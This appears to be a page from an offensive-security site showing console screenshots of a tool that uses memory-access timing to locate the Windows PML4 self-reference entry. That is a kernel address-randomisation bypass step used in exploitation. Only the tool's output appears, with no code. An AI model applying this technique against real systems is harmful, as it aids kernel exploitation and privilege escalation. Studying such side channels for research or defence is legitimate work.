
It’s kinda heavy unsafe abuse…

OFFSEC
www.offsec.ir




C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Sina\Desktop\MyMapAndUnmapChecker\MyMapAndUnmapChecker\x64\Release>MyMapAndUnmapChecker.exe
+] Setting thread affinity to CPU 0
+] Getting all the potential PML4 SelfRef
+] Mapping a page oracle
+] Allocating probing target pages...
Allocation 0: 0000018271250000
Allocation 1: 0000018271430000
Allocation 2: 0000018271440000
Allocation 3: 0000018271450000
Allocation 4: 0000018271460000
--------------------------
+] Check that Unammped and Mapped values are consistent across several executions!
--------------------------
Unmapped Initial: 231.914001
Mapped Initial: 205.701126
--------------------------
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
--------------------------
Unmapped: 225.830627
Mapped: 188.577805
--------------------------

Time difference exceed for ffff82c160b05828, retrying...
```



C:\Windows\System32\cmd.exe

```
--------------------------
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
+] Measures are not consistent yet...
--------------------------
Unmapped: 219.899658
Mapped: 183.594223
--------------------------

Potential SelfRef: FFFF904824120900
+] PTE FFFF900126F26500 looks mapped! - Time: 183.935806
+] PTE FFFF900126F26580 looks mapped! - Time: 184.029236
+] PTE FFFF900126F26600 looks mapped! - Time: 183.776520
+] PTE FFFF900126F26E80 looks mapped! - Time: 184.147018
+] PTE FFFF900126F26F00 looks mapped! - Time: 183.814774
+] PTE FFFF900804020100 looks mapped! - Time: 183.452896
PML4e: FFFF904824120900 - Index: 120
KNOWN_UNMAPPED PTE: ffff900000000000
Real PML4 SelfRef Found: ffff904824120900
Left in Potential Array: ffff804020100800
Left in Potential Array: ffff80c060301808
Left in Potential Array: ffff8140a0502810
Left in Potential Array: ffff81c0e0703818
Left in Potential Array: ffff824120904820
Left in Potential Array: ffff82c160b05828
Left in Potential Array: ffff8341a0d06830
Left in Potential Array: ffff83c1e0f07838
Left in Potential Array: ffff844221108840
```

OFFSEC
www.offsec.ir

